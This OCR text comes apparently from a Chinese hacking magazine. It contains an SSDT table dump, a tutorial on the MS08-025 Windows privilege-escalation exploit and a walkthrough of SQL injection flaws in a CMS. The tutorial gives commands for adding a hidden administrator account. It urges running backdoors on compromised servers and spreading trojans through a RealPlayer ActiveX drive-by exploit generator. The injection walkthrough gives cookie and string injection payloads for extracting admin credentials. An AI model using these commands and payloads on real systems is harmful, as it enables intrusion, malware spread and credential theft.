0x70	0x80591EDF	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80591EDF	NtNotifyChangeMultipleKeys
0x71	0x80580F43	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80580F43	NtOpenDirectoryObject
0x72	0x80581492	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80581492	NtOpenEvent
0x73	0x80648911	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80648911	NtOpenEventPair
0x74	0x80570893	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80570893	NtOpenFile
0x75	0x806160A7	-	C:\WINDOWS\system32\ntoskrnl.exe	0x806160A7	NtOpenIoCompletion
0x76	0x8062F7A5	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8062F7A5	NtOpenJobObject
0x77	0x80568CFB	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80568CFB	NtOpenKey
0x78	0x8057C2AF	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8057C2AF	NtOpenMutant
0x79	0x8059F486	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8059F486	NtOpenObjectAuditAlarm
0x7A	0x80573D06	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80573D06	NtOpenProcess
0x7B	0x8056D041	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8056D041	NtOpenProcessToken
0x7C	0x8056D23A	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8056D23A	NtOpenProcessTokenEx
0x7D	0x8057770B	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8057770B	NtOpenSection
0x7E	0x805DC062	-	C:\WINDOWS\system32\ntoskrnl.exe	0x805DC062	NtOpenSemaphore
0x7F	0x80580E0F	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80580E0F	NtOpenSymbolicLinkObject
0x80	0x8058D806	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8058D806	NtOpenThread
0x81	0x8056CADE	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8056CADE	NtOpenThreadToken
0x82	0x8056CA4C	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8056CA4C	NtOpenThreadTokenEx
0x83	0x80648747	-	C:\WINDOWS\system32\ntoskrnl.exe	0x80648747	NtOpenTimer
0x84	0x8059A64E	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8059A64E	NtPlugPlayControl
0x85	0x8059E22C	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8059E22C	NtPowerInformation
0x86	0x8059C178	-	C:\WINDOWS\system32\ntoskrnl.exe	0x8059C178	NtPrivilegeCheck

图 4

二、提权

提权工具是由vessial给出的，使用方法非常简单，参数只需要输入想执行的cmd命令或程序（包含路径）就行了。比如我们在cmd命令提示符下执行“ms08025.exe a.bat”，而a.bat文件中的内容为“net localgroup administrators yn /add”。运行后yn用户就已经被添加到管理组中了，如图5。但好象需要注销后才能生效，因此我们最好将a.bat中的内容换为“net user hack hack /add&net localgroup administrators hack /add”(可以将hack更改为自己想要的用户名和密码）或直接将a.bat更换为你准备好的后门程序。由于该溢出程序运行多次的话会导致蓝屏，所以最好是使用类似a.bat这样的方式来执行。




图5

三、扩展

在实际的应用过程中，我们可以将恢复SSDT和溢出程序结合起来，先运行MS08025_RestorSSDT，再运行MS08025提权。例如当你入侵服务器后，可以在shell下先执行MS08025_RestorSSDT，再执行“MS08025　下载者程序或后门程序”，这样直接就可以得到系统控制权限了。由于MS08025_RestorSSDT的运行要求的限制，大家可以使用过主动防御的木马。除此之外，还可以配合第三方软件的漏洞来进行大范围的传播。例如绿盟于3月18日公布了Real Player的一个最新漏洞，而4月1日，当大家都沉浸在愚人节的玩笑中时，milw0rm却毫不玩笑的公布了针对rmoc3260.dll ActiveX控件而推出的漏洞利用代码。我从网上收集了关于它的网马生成器，一个是lcx的，一个来自于baicker。大家只要运行网马生成器，填好木马的下载地址，将生成的a.txt替换为Real Player rmoc3260.dll ActiveX Control Remote Code Execution Exploit.html中的shellcode1内容即可。

由于出现问题的文件是rmoc3260.dll，从名字上大家也能够看出这是rm格式文件的一个解码器相关的库，同时在暴风影音的安装目录下的Codec文件夹里也有一个rmoc3260.dll文件。尽管这次主要是针对这个文件的ActiveX控件，但谁也不敢保证暴风影音就没有人研究出相应的代码。有些网吧对用户的权限进行了限制（比如管理员无Debug权限等），如果未打该补丁，大家就可以任意使用MS08025.exe来提权或安装木马了。

鉴于该漏洞的危害比较大，因此还是建议大家赶快将补丁打好，这样我们的系统才会更安全。

（文章中涉及到的SSDT恢复程序以及MS08025本地溢出程序等，已经收录在光盘中）

黑客术语小补习

什么是远程控制

使用本地电脑通过网络远程控制另一台电脑，可以在远程电脑上实现本地的大部分操作，这就是远程控制，完成这个功能的软件通常被称作远程控制软件。从功能上来讲，远程控制软件与木马程序几乎是一样的，但它们的区别就在于远程控制软件是为了管理员更好的维护管理远程电脑而出现的，而木马程序是以非法的远程控制别人的电脑为目的的。因此，远程控制软件通常是不会被杀毒软件所查杀。远程控制软件的功能通常都非常的强大，但木马的服务端程序为了不让自己被查杀，隐蔽性通常都非常好。

文章难易度：★★★★
文章阅读点：对于良精通用企业建站系统v2009的三个注入漏洞以及跨站漏洞的分析和详细利用过程、以及如何在后台得到webshell

彻底击垮良精通用企业建站系统

EchoEye/侯其涛(B.B.E)

良精多语言多风格建站系统是经过完善设计的公司企业建站程序，他们甚至申明：只要会打字就可以建网站。可我想这样建出来的网站其安全性并不会太高。这次我测试的版本是“良精通用企业建站系统 v2009”，在主页上标价是每套 500 元。标价这么高的一套系统其安全性又如何呢？经过分析我发现这套系统存在不少的漏洞。


一、SQL 注入漏洞


第一个 SQL 注入漏洞是发生在 shownews.asp 这个文件里，关键代码如下：

```
id=cstr(request("id"))
Set rsnews=Server.CreateObject("ADODB.RecordSet")
sql="update news set hits=hits+1 where id="&id
conn.execute sql
sql="select * from news where id="&owen
```

很明显 id 没有进行过滤就进行了数据库查询，其中的 cstr 只是把数值型转换成了字符型。但这时我们直接输入注入语句的话会提示出错，如图1，原因是 shownews.asp 文件包含了 inc/Check_Sql.asp，查看 Check_Sql.asp 发现是个防注入程序，但它只过滤了 Get 和 Post 两种提交方式，却没有对cookie 进行过滤，这样我们就可以利用前段时间比较流行的cookie 注入了。

首先在浏览器中提交 http://127.0.0.1/shownews.asp?id=49，然后在IE 地址栏输入 **javascript:alert(document.cookie="id="+escape("49 and 1=1"))**，如图2，接着访问 http://127.0.0.1/shownews.asp，返回了正常页面，然后输入 **javascript:alert(document.cookie="id="+escape("49 and 1=2"))**，再次访问 http://127.0.0.1/shownews.asp，提示“数据库出错”。这证明的确存在注入漏洞，我们可以把 and 后面的内容更换成注入语句来进行注入，但是手工注入总是很不方便，为次我写了一个小工具，以方便叉子们来使用。


图 1


图 2

运行 EchoEye's SQL Injection，点击“COOKIE 注入”，就进入了如图 3 所示的界面。在第一栏填写漏洞的地址“http://127.0.0.1/shownews.asp”，在第二栏填写网址后面的参数，这里后面的参数为“id=”，所以我们就填写“id=”，在第三栏我们需要填写一个在正常页面存在而在不正常页面（也就是and 1=2 时）不存在的字符（有点绕口）。我们正常访问 http://127.0.0.1/shownews.asp?id=49，然后查看源代码，发现“兔子”两个字在不正常的页面里是没有的，所以我们就填写“兔子”，其实这样的字符有很多，不一定非要和我选择的一样。最后在第四栏，我们填写参数后面的数值，这里由于我选择的网址是 http://127.0.0.1/shownews.asp?id=49，所以填写的参数就是 49。填写完毕后，点击“开始注入”就行了，当猜解完表名后，程序会自动提示我们输入要继续猜解其内容的表名，如图 4。我们输入“admin”，点击“确定”后就会继续猜解了。猜解完列名后会有同样的提示，我们根据猜解出的列名，输入“username”或者“password”，就可以猜解出对应的帐号或密码了，最终的猜解结果如图 5 所示。




图 3





图 4


图5

第二个SQL注入漏洞是出现在UserEditPwd.asp文件里（这是一个修改用户密码的文件），关键代码如下：

```
Action=trim(request("Action"))
UserName=trim(request("UserName"))
    ……省略部分代码……
if Action="Modify" and UserName<>"" then
    Set rsUser=Server.CreateObject("Adodb.RecordSet")
    sqlUser="select * from [User] where UserName='" & UserName & "'"
    rsUser.Open sqlUser,conn,1,3
```

很显然Username只过滤了空格便放入了数据库进行查询，这样漏洞就同样产生了。这次是字符型的注入，而且程序员很“配合”的没有使用防注入程序，使得我们的注入变得更加方便了。首先来创建一个帐号，在主页处点击“新用户注册”，注册过程我就不说了。我注册的用户名为“5555”，成功后就开始注入吧。根据源代码构造如下的注入语句“**http://127.0.0.1/UserEditPwd.asp?Action=Modify&UserName=5555' and '1'='1**，这里的“' and '1'='1”是为了闭合单引号，返回内容如图6所示。再输入**http://127.0.0.1/UserEditPwd.asp?Action=Modify&UserName=5555' and '1'='2**，返回内容如图7所示。同样证实有注入漏洞的存在，仍然使用我的工具来达到目的，进入后我们选择“字符型注入”，填写的方法和前面差不多，第一栏填写“http://127.0.0.1/UserEditPwd.asp”，第二栏填写“Action=Modify^&UserName=5555”，注意要在“&”前加上一个“^”符号。第三栏可以填写“请输入旧密码”，然后就可以进行注入了，后面的过程和前面差不多，在此就不多说了。

